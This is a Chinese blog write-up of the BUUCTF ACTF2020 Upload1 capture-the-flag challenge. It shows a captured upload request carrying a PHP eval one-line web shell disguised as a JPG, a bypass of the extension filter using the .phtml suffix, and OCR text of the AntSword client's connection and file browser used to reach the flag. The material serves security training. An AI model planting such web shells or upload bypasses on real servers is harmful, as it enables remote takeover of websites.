BUUCTF [ACTF2020 新生赛]Upload1

原创

救救直男吧！ 已于 2022-02-28 14:25:09 修改 120 收藏
分类专栏： BUUCTF 文章标签： php web安全 安全
于 2022-02-27 23:58:36 首次发布


BUUCTF 专栏收录该内容
3 篇文章 0 订阅
订阅专栏

靶场连接：BUUCTF在线评测

我们打开靶机


打开发现一个灯泡，文件上传就在灯泡里面，我们把鼠标指向灯泡，尝试上传一个PHP文件

显示网站用的是白名单功能，只允许上传图片类的文件，我们先将我们的php后缀改成jpg，在上传抓包修改一下

```
POST / HTTP/1.1
Host: defba001-c545-40f9-a6b5-5b860ad7700a.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----------------------------374906850233129289308673298 37
Content-Length: 372
Origin: http://defba001-c545-40f9-a6b5-5b860ad7700a.node4.buuoj.cn:81
Connection: close
Referer: http://defba001-c545-40f9-a6b5-5b860ad7700a.node4.buuoj.cn:81/
Upgrade-Insecure-Requests: 1

-----------------------------374906850233129289308673298 37
Content-Disposition: form-data; name="upload_file"; filename="muma.jpg"
Content-Type: image/jpeg

<?php @eval($_POST["aa"]);?>

-----------------------------374906850233129289308673298 37
Content-Disposition: form-data; name="submit"

upload
-----------------------------374906850233129289308673298 37--
```


修改为PHP后缀

然后通过放包，我们在页面左上角发现被识别出来了，那么应该是服务器对PHP这个关键词进行了过滤。




我们尝试上传php3发现一样被过滤了，在尝试上传大写的PHP，发现页面直接把我们的木马读取处理了，这里是当作文本处理了


那我们之前有讲过phtml也可以解析php，那我们尝试把后缀改成　　phtml文件



显示上传成功，我们进行访问

页面为空白，我们的木马即上传成功，我们通过蚁剑访问连接


设置
添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://defba001-c545-40f9-a6b5-5b860ad7700a.node4.buuoj.cn:81//uplo
连接密码 *
aa
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息
其他设置
更新时间
2022/02/26 22:06:48
2022/02/25 09:15:59
2022/02/24 19:39:17
2022/02/23 12:34:02
2022/02/23 11:16:49
2022/02/22 18:22:08
分类目录 (1)
添加
重命名
删除
默认分类
6
成功
连接成功!
CSDN @救救直男吧！


117.21.200.166
目录列表 (19)
/
var
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
文件列表 (21)
新建
上层
刷新
主目录
书签
/
读取
名称
日期
大小
属性
etc 2022-02-28 04:05:37 66 b 0755
home 2018-10-20 10:40:06 6 b 0755
lib 2019-01-22 21:46:40 30 b 0755
lib64 2019-01-22 15:00:00 34 b 0755
media 2019-01-22 15:00:00 6 b 0755
mnt 2019-01-22 15:00:00 6 b 0755
opt 2019-01-22 15:00:00 6 b 0755
proc 2022-02-28 04:05:37 0 b 0555
root 2019-01-23 00:10:45 6 b 0700
run 2019-01-22 21:56:17 21 b 0755
sbin 2019-01-22 21:56:09 20 b 0755
srv 2019-01-22 15:00:00 6 b 0755
sys 2021-12-20 05:41:26 0 b 0555
tmp 2022-02-28 06:22:37 6 b 1777
usr 2019-01-22 15:00:00 19 b 0755
var 2019-01-22 21:56:12 17 b 0755
.dockerenv 2022-02-28 04:05:37 0 b 0755
flag 2022-02-28 04:05:37 43 b 0644
任务列表
CSDN @救救直男吧！